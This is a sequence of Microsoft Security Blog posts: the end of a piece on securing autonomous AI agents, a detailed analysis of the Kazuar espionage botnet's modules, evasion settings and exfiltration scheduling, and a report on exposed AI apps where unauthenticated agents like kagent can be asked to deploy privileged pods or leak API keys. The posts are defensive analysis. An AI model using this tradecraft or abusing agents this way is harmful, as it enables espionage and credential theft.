Agent identity enables least-privilege enforcement, because you cannot scope permissions to a specific agent if you cannot distinguish that agent from other agents or a human user. It also enables lifecycle governance, because revocation actions won’t be invoked when many agents are affected. Finally, separate agent identity enables meaningful observability, because actions can be traced back to a specific agent rather than being attributed vaguely to “the system.”

 As enterprises manage agent sprawl (with more agents, more deployments, and even more integrations), identity clarity becomes operationally critical. Identity is not a feature you add later. It is a prerequisite for operating autonomous agents responsibly at scale, and it ties together every other application layer pattern: permissioning, escalation, and logging all depend on knowing which agent is acting.

How the Other Layers Reinforce ApplicationLayer Design

Focusing on the application layer does not diminish the importance of the other layers. Instead, it clarifies their roles.

  • The model layer – the model chosen to enable the application – shapes how an agent reasons, but remains probabilistic. It can be tuned toward safer behavior, but it cannot guarantee it.
  • The safety system layer – platform tools like content filters and groundedness detection – compensates for what models alone cannot prevent: it detects anomalies, filters harmful outputs, and fulfills the observability teams’ need to respond when something goes wrong.
  • The positioning layer – how the UI and UX explains that AI is in use, what it can do, and what it can’t do

Each layer addresses failure modes the others cannot fully cover. A strong safety system cannot compensate for an agent with unlimited scope. A well-tuned model cannot substitute for deterministic escalation triggers. The application layer is where the load-bearing decisions are made. The other layers make those decisions more resilient.

Designing for Secure Autonomy

The four patterns described here — agents as microservices, least permissions, deterministic human-in-the-loop design, and agent identity — are mutually reinforcing. Scope containment limits blast radius. Permissioning limits what a contained agent can do. Deterministic escalation ensures that neither scope nor permissions can be circumvented by adversarial input. Identity makes all of it auditable.

The application layer is where customers have the most power to shape how their agent behaves. It is where off‑the‑shelf models become real agentic AI applications. It is where security decisions shape both business value and risk. Defense in depth remains the right strategy. As agents take on more responsibility, the application layer becomes the place where that strategy succeeds or fails.

As organizations deploy more agentic AI systems, the question is not whether agents will make mistakes. They already have and will continue to. The question is whether those mistakes are minimized, identified, and contained. Secure autonomous agentic AI systems are achieved by designing systems where autonomy is bounded by architecture, permissions, identity, and deterministic oversight from the start.

To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us on LinkedIn (Microsoft Security) and X (@MSFTSecurity) for the latest news and updates on cybersecurity.

The post Defense in depth for autonomous AI agents appeared first on Microsoft Security Blog.

  •  

Kazuar: Anatomy of a nation-state botnet

Kazuar, a sophisticated malware family attributed to the Russian state actor Secret Blizzard, has been under constant development for years and continues to evolve in support of espionage-focused operations. Over time, Kazuar has expanded from a relatively traditional backdoor into a highly modular peer-to-peer (P2P) botnet ecosystem designed to enable persistent, covert access to target environments.

This upgrade aligns with Secret Blizzard’s broader objective of gaining long-term access to systems for intelligence collection. The threat actor has historically targeted organizations in the government and diplomatic sector in Europe and Central Asia, as well as systems in Ukraine previously compromised by Aqua Blizzard, very likely for the purpose of obtaining information supporting Russia’s foreign policy and military objectives.

While many threat actors rely on increasing usage of native tools (living-off-the-land binaries (LOLBins)) to avoid detection, Kazuar’s progression into a modular bot highlights how Secret Blizzard is engineering resilience and stealth directly into their tooling. By separating responsibilities across Kernel, Bridge, and Worker modules and restricting external communications to a single elected leader, Kazuar reduces its observable footprint. It also maintains flexible tasking, data staging, and multiple fallback channels for command and control (C2). Understanding this architecture helps defenders move beyond single sample analysis and instead focus on the behaviors that keep the botnet operational: leader election, inter-process communication (IPC) message routing, working directory staging, and periodic exfiltration.

Kazuar’s capabilities and tradecraft have been widely documented by the security research community, and prior reporting, including Unit 42’s write-up and a recent deep dive into its loader capabilities, remains relevant today. This blog is an in-depth analysis of Kazuar’s progression from a single, monolithic framework into a modular bot ecosystem composed of three distinct module types, each with clearly defined roles. Together, these components distribute functionality across the P2P botnet, enabling flexible configuration, lower observability, and broad tasking while minimizing opportunities for detection.

Delivery

Kazuar is delivered through multiple dropper variants. In one observed method, the Pelmeni dropper embeds the encrypted second-stage payload directly within the dropper as an encrypted byte array. The payload is often bound to the target environment (for example, encrypted using the target hostname) so it only decrypts and executes on the intended host.

In another method, the dropper deploys a small .NET loader alongside the final payload. The dropper then invokes the loader (often configured as a COM object) and supplies the decrypted payload, allowing it to load and execute the Kazuar modules.

Figure 1. Example delivery chain: a dropper deploys a lightweight .NET loader and supplies the decrypted Kazuar payload for in-memory execution.

Module types

There are three distinct types of modules: Kernel, Bridge, and Worker. The next sections explain the functionality contained in each type and how they interact with each other.

This diagram shows the general interactions between a set of modules on a single host. Each infected host needs to have all three modules to create the full P2P network:

Figure 2. Overview of Kernel, Bridge, and Worker module interactions on a single host, showing internal IPC and external C2 routing through the Bridge.

Note: We use ALL CAPS when referencing identifiers taken verbatim from the malware (for example, internal module and thread names, message types, configuration keys, or mode/flag values). 

Type: Kernel

The Kernel module serves as the central coordinator for the botnet. It issues tasks to Worker modules, manages communication with the Bridge module, and maintains logs of actions and collected data. Early in execution, the Kernel module performs extensive anti-analysis and sandbox checks. These behaviors are well documented in the Unit 42 write-up and include standard checks such as:

  • Checking for running processes containing analysis tools
  • Checking for canary files on the desktop
  • Checking the loaded process for sandbox-related DLLs

Module configuration

Once these checks are passed, the Kernel module sets up the environment based on numerous configuration options. Previous versions of Kazuar have used separate files containing the configuration information, but these are now embedded in the samples and have significantly increased the number of configurations available to the malware family. 

The configuration set can vary across 150 different configuration types, C2 communication infrastructures, or tasking options generally defined by eight functional categories. Any operational configuration in use can be updated at any time from the C2 server. The following table contains some examples and descriptions of the categories.

CategoryExample configuration optionsDescription
Communication and transporttransport, ws_transport, heart_beat, ews_url, keywordsControls how the malware communicates with C2 infrastructure, including HTTP and WebSocket transports, Exchange Web Services (EWS) email-based C2, heartbeat intervals, and connection parameters
Execution and injectioninject_mode, delegate_enabled, live_in_scrcons, modulesDefines how the malware executes and persists in memory, including process injection techniques (inject/remote/zombify/combined/single), module loading, and process hosting strategies
Security bypassamsi_bypass, wldp_bypass, etw_bypass, antidump_methods, hinder_enabledConfigures evasion techniques to avoid detection by security tools, including bypasses for Antimalware Scan Interface (AMSI), Windows Lockdown Policy (WLDP), Event Tracing for Windows (ETW), and anti-debugging/anti-dump protections
Data exfiltration timingsend_hour_min, send_hour_max, send_on_weekend, max_send_chunk, send_times_maxControls when and how collected data is exfiltrated, including working hours restrictions (8:00 AM – 8:00 PM default), weekend behavior, chunk sizes, retry limits, and rate limiting to blend with normal network traffic
Task managementtask_time_limit, task_max_store_time, solve_threads, max_solve_tries, max_deadlock_ivlManages execution of received tasks/commands, including timeouts, thread pool sizing, retry logic, deadlock detection, and task queuing/storage parameters
File collectionautos_patterns, autos_folders, autos_min_fsize, autos_max_fsize, autos_max_size, autos_file_ivlConfigures automated file harvesting, including target file patterns, folder paths to scan, file size filters (min/max), total collection limits, and scanning intervals for continuous collection operations
System stateworking_dir, agent_uuid, hostname, botID, start_attempts, was_shutdown, first_sysinfo_doMaintains agent identity and operational state, including unique identifiers, working directories, startup tracking, shutdown flags, and initial reconnaissance behavior
Monitoringkeylog_enabled, keylog_size, autos_do_scrshot, autos_do_steal, autos_scrs_ivl, max_total_peeps, peep_rulesControls active surveillance capabilities, including keylogging (buffer size, flush intervals), screenshot capture, credential theft, Messaging Application Programming Interface (MAPI) email monitoring, and configurable monitoring rules/intervals.
Table 1. Configuration options

This configuration exposes three internal communication mechanisms:

  • Window Messaging
  • Mailslot
  • Named pipes

There are also three different communication protocols for external communication:

  • Exchange Web Services (EWS)
  • HTTP
  • WebSockets (WSS)

They typically contain redundant or fallback communications to maintain access in the event of the failure of a single point of contact.

Leadership election

One of the methods that Kazuar uses to limit external communication is to use a single Kernel leader per botnet. In this architecture, the Kernel leader is the one elected Kernel module that communicates with the Bridge module on behalf of the other Kernel modules, reducing visibility by avoiding large volumes of external traffic from multiple infected hosts.

There are several conditions that determine whether a new leader needs to be elected among participating Kernel modules:

  1. There currently is no leader.
  2. The leader announces it is shutting down.
  3. The leader announces it is logging off.
  4. If an election does not result in a leader due to an error, a new election will be called.

Elections occur over Mailslot, and the leader is elected based on the amount of work (length of time the Kernel module has been running) divided by interrupts (reboots, logoffs, process terminated). Once a leader is elected, it announces itself as the leader and tells all other Kernel modules to set SILENT.

Figure 3. Kernel leadership election overview showing a single active leader and multiple client Kernel modules operating in SILENT mode

Only the elected leader is not SILENT, which allows the leader Kernel module to log activity and request tasks through the Bridge module. Client Kernel modules still participate in internal IPC (for elections, status, and delegated work), but they don’t independently request tasks from the Bridge module. Before entering SILENT mode, each client Kernel module sends a CLIENT announcement, which causes the leader to add it to the maintained agent list.

With the hierarchy established, the work can be done. Several threads and communication types are initialized to perform the work and communicate between modules.

REMO thread

The REMO thread sets up a named pipe channel between Kernel modules so the leader can exchange messages with other Kernels. By default, the pipe name is the MD5 hash of pipename-kernel-<Bot version>, which results in a pipe path such as \\.\pipe\82760B84F1D703D596C79B88BA4FAC1E. The name could be modified through additional strings passed into the name-building function, but this pattern is the default. This channel lets the leader target specific client Kernel modules when delegating work.

Messages over this pipe are AES-encrypted and begin with a PING/PONG handshake. After that, the leader could:

  • Request another Kernel module’s logs
  • Assign tasks to a client Kernel module

Because only the Kernel leader is allowed to request tasks through the Bridge module, it distributes work to the other Kernel clients over named pipes. If the leader receives a task destined for a different bot, it forwards the task to the appropriate client Kernel module through this channel.

MSGW thread

For Kernel-to-Worker and Kernel-to-Bridge communication, Kazuar uses one of two IPC mechanisms:

  • Window Messaging [default selection]
    • Registers a hidden window
  • Mailslot
    • Registers a Mailslot

Based on its initial configuration, Kazuar selects one of these communication types to listen for incoming communication, with the default being Windows Messaging.

Window Messaging setup

This technique involves creating a hidden window and registering a ClassName and WindProc. The ClassName is simply the module name (for example, Bridge), and the WindProc is the general-purpose message handler.

This allows other processes to look up the window by ClassName and use several different APIs to send a message to that window. When the window receives a message, the WindProc is executed to parse it and carry out the requested action.

Mailslot setup

The Mailslot name is derived by hashing the string “mailslot-” plus the module name (Bridge/Kernel/Worker). The configuration can optionally append an additional identifier (empty by default), which allows deployments to create distinct Mailslot namespaces when needed.

Figure 4. Example IPC message type identifiers used for inter-module communication within the botnet.

The string is hashed and used as the name to create the Mailslot: \\.\mailslot\<generated hash>.

A thread is created that checks every three seconds for new messages using the API GetMailslotInfo, and when it finds one, it parses the incoming message.

Message types

Regardless of what message delivery system is selected, the message is parsed by the same handler function. For the Kernel module, this message parsing function has numerous expected communication messages, since it controls all the modules execution flows.

The following message table describes the incoming and outgoing messages for the Kernel, what actions precipitate a message, and what the Kernel does when it receives each message:

Kernel outgoing MsgTypeMsgType reasonModule(s)Kernel incoming MsgTypeKernel actions
TASK– Issue task to workerWorkerTASK_RESULT– Response message is logged by the Kernel
– Result file is created with results of the task
CHECK– Only the leader can send this
– Request new tasks from remote C2
BridgeCHECK_RESULT– If the C2 has tasks, the Kernel creates a task file
– Can also receive alternate C2 URLs that are added to the stored configuration
SYN– Target module needs to request a new configBridge, WorkerGET_CONFIG– Kernel sends its configuration to the requesting module
(Worker thread – PEEP)– Configuration-basedWorkerPEEP– PEEP result file is written unless it has reached its configured max PEEP number
SEND– Send result file to be forwarded to C2BridgeSEND_RESULT– Result file is deleted
(Worker thread – KEYL)– Configuration-basedWorkerKEYLOG– Writes keylog data to keylog output file
(Multiple Filesystem Worker threads) – Configuration-basedWorkerAUTOS– Writes AUTO data to AUTOS output files
Table 2. Message types

SEND thread

The configuration specifies an external communication method from the available communication modes

  • HTTP [default selection]
  • Web Socket Server (WSS)
  • Exchange Web Server (EWS)

These configurations can be changed at any point when the C2 sends a new configuration, or a change communication task is issued to it. It also contains a heartbeat timer that is defined in the configuration for the SEND actions to occur with the default timer being every hour. There are also working timers that can install a blackout period on communications to blend in with the target environment.

Figure 5. External communication (SEND) configuration, including transport selection, timers, and blackout/heartbeat controls.

Note: Only the elected Kernel leader can perform the following actions:

  • If the Kernel has task results 
    • Read in the task file
    • Send SEND message to Bridge with the task result file
  • Get new tasks from Bridge
    • Send CHECK message to Bridge

Table 2 describes what the Kernel expects in return for these messages. The messages are sent asynchronously and recorded as tasks by the Kernel.

There is also a failsafe communication method that allows the Kernel to directly contact the remote C2 if the Kernel is unable to communicate with the Bridge module. Essentially, if all communication attempts fail and a certain amount of time has elapsed, the Kernel module requests tasks directly from the remote C2.

SOLV thread

This thread executes when the heartbeat timer expires to handle any tasks that the Kernel is tracking. This thread performs several functions related to the current task list:

  • Loop through the list of current tasks
    • Check if aborted flag is true
      • Issue TaskKill message to the worker (Window Messaging)
      • Remove task from task list
    • Check if task has exceeded the configured max working time for task
      • Issue TaskKill message to the worker (Window Messaging)
      • Set aborted flag for task to true
      • Remove task from task list
  • Read in all task files from the working directory
    • If the task is new
      • Add task to task list

Type: Bridge

The Bridge module provides the botnet’s external communications layer, acting as the proxy between the leader Kernel module and the C2 server regardless of the transport method selected. Since each Kernel module has its own Worker and Bridge module, if a new leader is elected, then that new leader Kernel module uses its Bridge module for communication. It typically has the same default configuration as the Kernel module but does contain a few different operations that set up the initial infection.

The Bridge module initializes its core object with basic metadata and instantiates two supporting components that provide the module’s primary functionality:

  • Server Communication module
  • Task Handling module

The module registers handlers for two system-level events. These handlers define how the module should respond when specific system events occur:

  • SystemEvents.SessionEnded
  • SystemEvents.PowerModeChanged

When an event is triggered, the corresponding handler function is invoked, allowing the module to determine the appropriate action for that event. Events are typically ignored unless they require explicit handling.

The module only terminates when the system is shutting down; all other events do not affect its lifetime. Based on its initial configuration, which should match the Kernel module configuration, it selects either Mailslot or Windows Messaging as the IPC mechanism used for communication between modules. Once the setup steps is completed, the module is ready to proxy communication between the leader Kernel module and the C2 server.

Type: Worker

The initial Worker configuration mirrors the structure of other module configurations and follows the same overall layout. Based on its initial configuration, the Worker module selects either Mailslot or Windows Messaging as the IPC mechanism used to communicate between modules. The default configuration for this botnet uses Windows Messaging; further details on the window setup are described below.

During initialization, the Worker configuration instantiates several objects responsible for the module’s primary functionality. Each object is executed within its own named thread. These components include:

  • Task Solver
    • Handles task tracking
  • Peep
    • Hooks windows events
    • Has a max number of windows to hook set by the configuration
  • Keylogger
  • Filesystem
    • GINFO – Gather system info
    • GFIL – Gather file listings
      • Recent files
      • Desktop
      • Malware working directory
    • GHOO – Window information
    • GMAP – Gather MAPI info
      • Email information

Data collected by these components is aggregated, encrypted, and written to the malware’s working directory, where it is staged for subsequent exfiltration to the C2 server.

Botnet operations

With the botnet setup complete, configurations instantiated, and a leader elected, Kazuar transitions into its steady state operational phase. In this state, the elected Kernel leader centrally coordinates tasking and data collection across participating modules while maintaining a deliberately low observable footprint. Worker modules execute tasks asynchronously based on configuration and assignments received from the Kernel, collecting system, file, window, and user activity data according to defined schedules and limits.

Module-to-module messaging

When one module needs to communicate with another, all required information is assembled into a structured message packet. Multiple packet formats are defined, with the specific format determined by the message type and intended action.

These message packets are constructed using Google Protocol Buffers (Protobuf), which provides a structured, schema‑based format similar in concept to JSON. Using Protobuf allows the malware to efficiently serialize, transmit, and parse messages through standard library functions.

Messages destined for the Bridge module include additional fields that describe how the request should be forwarded to the remote C2 infrastructure. These fields specify transport level details, including the external communication mechanism to be used.

Figure 6. Protobuf-based message structure used to route requests between modules and describe how the Bridge should forward traffic to C2.
Figure 7. Additional message fields and transport parameters that influence delivery method (e.g., HTTP vs. EWS) and destination module.

The TransportType field can specify one of three supported communication methods. The default transport is typically HTTP, using the C2 URLs in the default configuration.

When sending a message, the dispatch function examines the contents of the message packet to determine the appropriate delivery mechanism, resolves the corresponding Mailslot name or window class identifier, and routes the packet to the intended module.

For example, if the TransportType is set to EWS, the packet is delivered to the Bridge module, which then uses its Exchange communication component to encapsulate the data and deliver it to the remote C2 server via email.

Figure 8. Example routing flow when TransportType is set to EWS, where the Bridge encapsulates data and delivers it to C2 via email-based communication.

Messages originate from the Kernel leader, except for a couple of worker tasks that send messages to the Kernel module based on their configuration.

Figure 9. High-level module messaging map showing how the Kernel leader coordinates Worker tasking and uses the Bridge module for external C2 communications.

Working directory

Kazuar uses a dedicated working directory as a centralized on‑disk staging area to support its internal operations across modules. This directory is defined through configuration and is consistently referenced using fully qualified paths to avoid ambiguity across execution contexts. Within the working directory, Kazuar organizes data by function, isolating tasking, collection output, logs, and configuration material into distinct locations. This design allows the malware to decouple task execution from data storage and exfiltration, maintain operational state across restarts, and coordinate asynchronous activity between modules while minimizing direct interaction with external infrastructure. Collected artifacts are typically written incrementally, encrypted before staging, and retained locally until explicitly forwarded to the C2 infrastructure through the Bridge module.

Within this working directory, Kazuar maintains separate storage locations for the following functional data types:

  • Peeps
  • Autos
  • Files
  • Hashes
  • Result files
  • Task files
  • Config files
  • Common wordlist
  • Common exe
  • Logs
  • Keylogger

This structured use of the filesystem enables Kazuar to operate modularly, maintain persistence state across leadership changes or reboots, and blend malicious activity into routine file system usage.

Module tasks

The list of commands available for the Worker modules to perform is extensive and has many features, from arbitrary command/script execution to preformatted forensic data collection functions, as described in the Unit 42 blog.

The Kernel module task handler has a few additional functions that handle commands issued from the leader Kernel module.

TaskDescription
kernelA list of commands to be executed by the Kernel module
delegateSend command via Named pipe to targeted Kernel module
modulesHandles the list of agents maintained by the Kernel module list – List modules in the agents list clear – Clear list of agents add – Add an agent to the list by ID remove – Remove an agent from the list by ID
autoslistGets list of hashes and files collected by autos
autosgetSends all of the autos files to requesting module and deletes autos files
autosdelDeletes all autos files
Table 3. Module tasks

System info gathering

System info gathering is often enabled by default in the configuration. This causes an initial collection of system information when the agent starts up. This task collects an extensive amount of information about the system and its user.

Optional OS features
Installed AV
AMSI provider
Security packages
AppLocker setting
Logical drives
USB devices
Network adapters
ARP tables
Network connections
Network shares
RDP hints
Running processes
Loaded modules (current process)
Pipe list
Active windows
Recent documents
Outlook downloads
Recent items
OS info
System Boot events
Hardware info
User info
Local users
Logon sessions
User profiles
Special folders
Explorer Run command history
Explorer typed paths
Explorer search history
Environment variables
UAC settings
Internet settings
DNS cache
Network PowerShell versions
WSUS settings
Installed software
Hot patches
Update history
Services Drivers

Table 4. List of system info gathered

Screenshots are also taken through various methods and saved for exfiltration both automatically through the configuration or when a task is issued.

Who is Secret Blizzard?

The United States Cybersecurity and Infrastructure Security Agency (CISA) has attributed Secret Blizzard to Center 16 of Russia’s Federal Security Service (FSB), which is one of Russia’s Signals Intelligence and Computer Network Operations (CNO) services responsible for intercepting and decrypting electronic data as well as the technical penetration of foreign intelligence targets. Secret Blizzard overlaps with activity tracked by other security vendors as VENOMOUS BEAR, Uroburos, Snake, Blue Python, Turla, WRAITH, and ATG26.

Secret Blizzard is known for targeting a wide array of verticals, but most prominently ministries of foreign affairs, embassies, government offices, defense departments, and defense-related companies worldwide. Secret Blizzard focuses on gaining long-term access to systems for intelligence collection using extensive resources such as multiple backdoors, including some with peer-to-peer functionality and C2 communication channels. During intrusions, the threat actor collects and exfiltrates documents, PDFs, and email content. In general, Secret Blizzard seeks out information of political importance with a particular interest in advanced research that might impact international political issues.

Mitigation and protection guidance

To harden networks against the Secret Blizzard activity listed above, defenders can implement the following:

Strengthen Microsoft Defender for Endpoint configuration

Strengthen Microsoft Defender Antivirus configuration

Strengthen operating environment configuration

  • Encourage users to use Microsoft Edge and other web browsers that support SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Implement PowerShell execution policies to control conditions under which PowerShell can load configuration files and run scripts.
  • Turn on and monitor PowerShell module and script block logging.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage 
ExecutionExecution of malware componentsMicrosoft Defender Antivirus
– Kazuar (OA, OB)
– KazuarModule
– KazuarLoader
– ShadowLoader
– ToxicDust

Microsoft Defender for Endpoint
– Secret Blizzard actor activity detected

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Indicators of compromise

IndicatorTypeDescription
69908f05b436bd97baae56296bf9b9e734486516f9bb9938c2b8752e152315d4  SHA-256hpbprndiLOC.dll – Kazuar Loader
c1f278f88275e07cc03bd390fe1cbeedd55933110c6fd16de4187f4c4aaf42b9SHA-256Decrypted Kernel Module
6eb31006ca318a21eb619d008226f08e287f753aec9042269203290462eaa00dSHA-256Decrypted Bridge Module
436cfce71290c2fc2f2c362541db68ced6847c66a73b55487e5e5c73b0636c85SHA-256Decrypted Worker Module

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Kazuar: Anatomy of a nation-state botnet appeared first on Microsoft Security Blog.

  •  

When configuration becomes a vulnerability: Exploitable misconfigurations in AI apps

AI and agentic application deployments on cloud-native platforms are increasing, and they often prioritize speed over secure configuration. Our observations from aggregated and anonymized Microsoft Defender for Cloud signals showed cases where AI services were publicly exposed with weak or missing authentication, creating exploitable misconfigurations that attackers actively abused. These issues enabled low-effort, high-impact outcomes such as remote code execution, credential theft, and access to sensitive internal tools and data.

Exploitable misconfigurations bypass traditional vulnerability models, allowing threat actors to leverage them without using sophisticated techniques or zero-days. Organizations should therefore surface these misconfigurations early to reduce their attack surface and protect their critical AI workloads. Defender for Cloud can help customers identify and prioritize risks associated with such misconfigurations by detecting exposed Kubernetes services and unsafe deployment patterns.

In this blog, we look at examples of exploitable misconfigurations we’ve observed in some of the popular AI applications and platforms. We also provide practical guidance on how to deploy AI agents securely.

Background

AI and agentic applications are being rolled out at scale, moving rapidly from experimentation to broadly deployed systems. These applications are no longer isolated components; rather, they sit at the center of workflows, automation, and decision-making across organizations.

Based on our observation of the aggregated and anonymized signals coming from Microsoft Defender for Cloud, many of the AI deployments in real-world environments run on cloud-native infrastructure, with Kubernetes emerging as the preferred operating layer for AI workloads. This finding aligns with Cloud Native Computing Foundation’s research, which shows that organizations rely heavily on Kubernetes clusters to run their AI workloads.

As AI applications become connected to more internal systems and data sources, the impact of mistakes increases: a single misconfiguration could not only expose an application endpoint, it could also allow access to sensitive data, infrastructure, or operational capabilities behind it.

In practice, many of the most dangerous risks in AI environments don’t come from novel attack techniques or zero-day vulnerabilities. Instead, they stem from exploitable misconfigurations—user’s configuration choices that make powerful capabilities externally reachable when insufficiently protected, creating clear paths to abuse.

What is an exploitable misconfiguration?

We use the term exploitable misconfiguration to describe a configuration issue where public exposure (for example, an internet-reachable user interface or API) is combined with missing or weak authentication and authorization. This combination creates a practical attack path that could result in serious outcomes such as remote code execution (RCE), sensitive data exposure, or tampering with pipelines and artifacts, often without requiring complex exploitation.

Exploitable misconfigurations create low-effort paths to high-impact compromises, making hardening more than a nice-to-have. Defender for Cloud signals indicate that more than half of cloud-native workload exploitations, including AI applications, stem from misconfigurations. In that context, remediation becomes a race against the clock: organizations need to fix these issues quickly or attackers will leverage them first.

Exploitable misconfigurations in popular AI applications

In the following sections, we discuss examples of exploitable misconfigurations found in popular applications and platforms across the AI and agentic ecosystem.

MCP servers

The Model Context Protocol (MCP) lets AI agents discover and interact with external tools and data sources in a standardized way. MCP servers can be installed locally or accessed remotely, with support for Server-Sent Events (SSE) and streamable HTTP. While this protocol supports authorization mechanisms, including OAuth, it doesn’t enforce them. As a result, misconfigured MCP servers become a critical and easily exploitable issue in AI and agentic environments.

We’ve observed multiple instances of remotely exposed MCP servers being deployed without authentication. In these instances, unauthenticated access allowed direct interaction with sensitive internal tools, including ticketing systems, HR systems, and private code repositories. This issue results from insecure MCP server implementations that execute tool actions in the server’s security context, instead of the context of the user (or agent). Signals from Defender for Cloud shows that 15% of remote MCP servers are severely insecure and allow unauthenticated access to sensitive internal data and operational capabilities.

Mage AI

Mage AI is an open-source platform for building, running, and orchestrating data and AI pipelines. We found that when Mage AI is deployed on Kubernetes using the official Helm chart, the default installation exposed the application through an internet-facing LoadBalancer on port 6789 with no authentication enabled. The exposed web UI included functionality for executing shell commands, allowing arbitrary code execution inside the application using the mounted service account. In the default configuration, this service account was bound to highly privileged roles that effectively granted cluster-admin capabilities. This default setup was observed in the wild and was actively exploited, resulting in unauthenticated, internet-accessible shell access with high privileges.

Figure 1. Dumping a token of a privileged service account attached to a Mage AI workload.

Through responsible disclosure, we reported this issue to Mage AI, and authentication is now enabled by default. We’d like to thank Mage AI for responding to and addressing this issue.

kagent

kagent is an open-source framework under CNCF’s CNAI landscape that’s designed to run AI agents on Kubernetes. When deployed using the official Helm chart, kagent comes with various AI agents configured as Kubernetes services, such as the k8s-agent, which assists with cluster operations. A user could then talk to the AI agent and ask it to perform operations (for example, deploy a privileged pod) on the Kubernetes cluster.

While kagent isn’t publicly exposed by default, it does lack authentication by default, which means that if this application is exposed publicly, anonymous users would be able to ask the AI agents to deploy malicious and privileged workloads. These workloads could then facilitate cluster-to-cloud lateral movements. Using this unauthenticated access, the attackers could also exfiltrate credentials from other workloads running on the cluster and configure malicious models and AI agents, among others, in the kagent application.

Figure 2 shows how threat actors could exfiltrate API keys for AI services supported by kagent, such as Azure OpenAI API keys, simply by interacting with the AI agent:

Figure 2. Exfiltrating Azure OpenAI API keys stored in kagent model configurations, which are stored as Base64-encoded Kubernetes secrets.

Microsoft AutoGen Studio

AutoGen Studio is a low‑code agentic framework for building multi‑agent workflows. It lets users configure agent skills, assign models, and design the workflows that coordinate tasks across agents. Microsoft AutoGen Studio ships without authentication enabled by default:

Figure 3. Screenshot of AutoGen Studio documentation.

AutoGen Studio isn’t publicly exposed by default. However, an attacker could tamper with components, deploy malicious agent configurations, or extract API keys from linked AI services on exposed ones, as shown in Figure 4:

Figure 4. Publicly exposed AutoGen Studio exposing API keys of AI services in plaintext.

Minimizing the risk: Practical deployment guidance

AI applications are at risk of misconfiguration as organizations race to adopt and integrate AI capabilities. Teams deploy agents, connect models to internal tools, and operationalize data pipelines, often stitching together new components on top of existing infrastructure. In such scenarios, speed might get prioritized over secure defaults, least-privilege access, and proper isolation. At the same time, code and configuration are increasingly produced through vibe coding, where AI-assisted code might get generated using weak security practices. These factors could result in AI applications getting deployed with insecure configurations, which could then lead to severe consequences.

Apart from the applications discussed previously, we’ve observed instances misconfigurations in the following AI applications in the wild:

With AI systems being adopted and integrated at a rapid pace, the question is no longer whether to use AI, but how to deploy it safely. Organizations should ensure that their security controls are keeping pace, and that they start treating AI services like any other high-impact workload, not as experimental tooling:

  • Public access is a security choice: Some AI services need to be internet-facing, but public access should be an explicit decision and protected with authentication, authorization, and appropriate network controls.
  • Enforce authentication and authorization everywhere: Apply authentication controls consistently, including internal AI services and tool endpoints.
  • Context and least privilege: Workloads should operate in the context of an authenticated user or agent, not under broad service-level identities. Permissions should be scoped to the minimum required.
  • Continuously audit AI workloads: Track what AI services exist, what they can access, and how they are exposed as systems evolve.

How Microsoft Defender for Cloud helps detect exposures in Kubernetes

Exploitable misconfigurations are a reminder that many breaches in cloud-native environments don’t start with a zero-day, they start with something reachable that shouldn’t be, paired with improper access controls.

If such misconfigured AI applications are exposed publicly, often through Kubernetes Services, Microsoft Defender for Containers customers can benefit from detection capabilities through the alert Exposed Kubernetes service detected. This alert identifies the creation or update of Kubernetes load-balancer services that expose these applications, helping teams prioritize the issues that represent the highest impact and lowest-effort paths for attackers.

Figure 5. Exposed services alert for publicly exposed kagent application.

This research is provided by Microsoft Defender Security Research with contributions from Yossi Weizman, Tushar Mudi, and members of Microsoft Threat Intelligence.

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedInX (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post When configuration becomes a vulnerability: Exploitable misconfigurations in AI apps appeared first on Microsoft Security Blog.
